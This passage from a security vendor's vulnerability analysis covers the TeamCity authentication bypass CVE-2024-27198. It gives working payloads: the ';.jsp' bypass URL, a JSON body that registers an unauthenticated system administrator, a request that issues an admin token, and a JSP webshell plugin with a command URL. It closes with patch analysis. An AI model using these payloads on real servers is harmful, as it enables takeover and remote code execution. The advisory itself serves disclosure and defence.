


Figure 13. Checking the jspFromRequest parameter

Afterwards, you can see that ;.jsp has been deleted as the HTTP URL parameter segment of the path has been removed by the stripMatrixParams method.

<sup>27</sup> HTTP URL Path Parameter: Also called Matrix Parameter, it is used to control the expression method of resources. You can write the parameter anywhere you want, not necessarily at the end of the path, e.g., <https://eqst.com/main:eqst=test/board;shieldus=test>.






Figure 14. Result of executing the stripMatrixParams method

Therefore, as a result of entering `/app/rest/server;.jsp` to bypass the verification logic, `/app/rest/server` can be accessed.



Figure 15. Checking authentication bypass using the payload

Step 3. Obtain administrator privileges

1) Register admin

If the vulnerability described above is exploited, it is possible to perform attacks on numerous endpoints within TeamCity, and attacks targeting the /app/rest/users path, which implements the REST API that performs user management, are particularly fatal.

/app/rest/users allows authorized users to perform user registration through POST requests. However, if the above vulnerability is used, it is possible to register any user without authentication. You can register any administrator account by sending the following request:

<b>Payload</b>	http://192.168.102.74:8111/eqst?jsp=/app/rest/users;.jsp
<b>JSON Data</b>	<pre>{"username":"eqst",   "password":"skshieldus",   "email":"skshieldus.testster@sk.com",   "roles":{"role":[{"roleId":"SYSTEM_ADMIN","scope":"g"}]}}</pre>




Figure 16. Registering a random administrator account

You can check the result of transmitting the request payload and JSON data, and the administrator account arbitrarily registered in the Teamcity management menu.

Server Health

Audit

User Management

Users

Groups

Integrations

Tools

+ Create user account

2 users

<input type="checkbox"/>	Username	Name	<input type="checkbox"/> Email	Groups	Administrator	Last login time
<input type="checkbox"/>	admin	N/A	N/A	View groups (1)   v	Admin	27 Mar 24 02:12:53
<input type="checkbox"/>	eqst	N/A	skshieldus.test@sk.com	View groups (1)   v	Admin	

Figure 17. Attack result

2) Issue access token

/app/rest/users/id:{id value}/tokens/{Token\_name} is an API that issues a new access token. Since ID number 1 is the administrator registered in the initial setup, you can issue an administrator access token without authentication by sending the following payload:

<b>Payload</b>	http://192.168.102.74:8111/eqst.jsp=/app/rest/users/id:1/tokens/EQST.jsp
----------------	--------------------------------------------------------------------------

<b>Request</b>	<b>Response</b>
1 POST /eqst.jsp=/app/rest/users/id:1/tokens/EQST.jsp	1 HTTP/1.1 200
2 HTTP/1.1	2 TeamCity-Node-Id: MAIN_SERVER
3 Host: 192.168.102.74:8111	3 Cache-Control: no-store
4 Upgrade-Insecure-Requests: 1	4 Content-Type: application/xml
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)	5 Content-Language: ko-KR
AppleWebKit/537.36 (KHTML, like Gecko)	6 Content-Length: 230
Chrome/122.0.6261.112 Safari/537.36	7 Date: Wed, 27 Mar 2024 03:35:48 GMT
6 Accept:	8 Connection: close
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	9
7 Accept-Encoding: gzip, deflate, br	10 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7	<token name="EQST" creationTime="
9 Connection: close	2024-03-27T03:35:48.485Z" value="
10 Content-Type: application/x-www-form-urlencoded	eyJ0eXAiOiAiVENWbWljJ9.dTJ5LW5uaFNTZ00xcWt2YTUvVQ1cxTFdJTW9R.MDl5N2RkNTAtOGQ3Ny00NDg4LTg5NjEtNzhiNGFiYzAwNjY2"/>
Content-Length: 0	

Figure 18. Administrator access token issuance attack

The result of the attack can be checked in the token issuance status. It is possible to steal administrator privileges by entering the access token as the Authorization: Bearer header value and using it instead of the password.




Figure 19. Administrator access token issuance result

Step 4. Execute remote codes

1) Structure of the malicious TeamCity Plugin

In order to upload a TeamCity malicious plugin, it must have at least the following structure:




Figure 20. Structure of the malicious TeamCity Plugin

The plugin to be uploaded to TeamCity requires Teamcity-plugin.xml, which contains information about the plugin, in the root path of the zip file. The jsp file containing malware must be placed in the buildServerResources directory and made into a jar file.

## 2) Upload and execute malicious plugin upload

With the stolen administrator account, you can upload malicious plugins to be used for attacks through the Administration>Plugins>Upload plugin zip menu.




Figure 21. Malicious Plugin upload

After uploading a malicious plugin, you can run it by accessing the path `/plugins/{Plugin name}/{jsp file name}`. The malicious plugin used in the attack is JSP WebShell, and remote command execution is possible with the following attack payload:

```
http://{TeamCity_address}/plugins/{Plugin_name}/{jsp_file}?cmd={command}
```

The result of executing the `ls` command is as follows:




Figure 22. Result of executing a remote command

## ■ Countermeasure

After announcing CVE-2024-27198, JetBrains announced a response plan, i.e., updating to version 2023.11.4 with the vulnerability patch applied or, if not possible, applying the security patch plugin. However, it was confirmed that both methods are insufficient.

- URL: <https://blog.jetbrains.com/teamcity/2024/03/teamcity-2023-11-4-is-out/>

As version 2023.11.3 responded to vulnerabilities through privilege verification, the jsp parameters can be used as is. Therefore, paths for which access control is missing are still accessible. An example of an attack performed in version 2023.11.4 shown below.



Figure 23. Attack result

Then, the 2024.03 version of TeamCity was released around March. This version of TeamCity deleted the `updateViewIfRequestHasJspParameter` method.

```
public final ModelAndView handleRequestInternal(HttpServletRequest request,
HttpServletRequest response) throws Exception {
    try {
        ModelAndView modelAndView = doHandle(request, response);
        if (modelAndView != null && (modelAndView.getView() instanceof RedirectView)) {
            modelAndView.getModel().clear();
        }
        return modelAndView;
    }
}
```

Figure 24. Deleting the `updateViewIfRequestHasJspParameter` method

When the same attack payload as in Figure 23 is transmitted, the jsp parameter for the request is no longer processed, making attack impossible.




Figure 25. The jsp parameter that is not processed

Therefore, as the 2023.11.4 version of TeamCity has the possibility of additional attacks due to incomplete patches, it is recommended to patch it to the most recent version, 2024.03 TeamCity.

Product	Recommended version
JetBrains TeamCity	2024.03

## ■ Reference sites

- RFC2396 (<https://datatracker.ietf.org/doc/html/rfc2396>)
- IBM-What is a REST API? (<https://www.ibm.com/topics/rest-apis>)
- TeamCity Plugin Development Help (<https://plugins.jetbrains.com/docs/teamcity/plugins-packaging.html#Server-Side+Plugins>)
- The TeamCity Blog: TeamCity 2023.11.4 IsOut (<https://blog.jetbrains.com/teamcity/2024/03/teamcity-2023-11-4-is-out/>)
- The TeamCity Blog: Additional Critical Security Issues Affecting TeamCity On-Premises – Update to 2023.11.4 Now (<https://blog.jetbrains.com/teamcity/2024/03/additional-critical-security-issues-affecting-teamcity-on-premises-cve-2024-27198-and-cve-2024-27199-update-to-2023-11-4-now/>)
- Rapid7: CVE-2024-27198 and CVE-2024-27199: JetBrains TeamCity Multiple Authentication Bypass Vulnerabilities (FIXED) (<https://www.rapid7.com/blog/post/2024/03/04/etr-cve-2024-27198-and-cve-2024-27199-jetbrains-teamcity-multiple-authentication-bypass-vulnerabilities-fixed/>)
- TeamCity Vulnerability Exploits Lead to Jasmin Ransomware, Other Malware Types ([https://www.trendmicro.com/en\\_us/research/24/c/teamcity-vulnerability-exploits-lead-to-jasmin-ransomware.html?utm\\_source=trendmicroresearch&utm\\_medium=smk&utm\\_campaign=032024\\_TeamCity](https://www.trendmicro.com/en_us/research/24/c/teamcity-vulnerability-exploits-lead-to-jasmin-ransomware.html?utm_source=trendmicroresearch&utm_medium=smk&utm_campaign=032024_TeamCity))
- HTTP URL Path Parameter Syntax (<https://dorianataylor.com/policy/http-url-path-parameter-syntax>)



# EQST INSIGHT

2024.04



SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea  
<https://www.skshieldus.com>

Publisher : SK Shieldus EQST business group  
Production : SK Shieldus Marketing Group

COPYRIGHT © 2024 SK SHIELDUS. ALL RIGHT RESERVED.

This document is copyrighted by the EQST business group of SK Shieldus and legally protected. Any unauthorized use or modification is prohibited by law.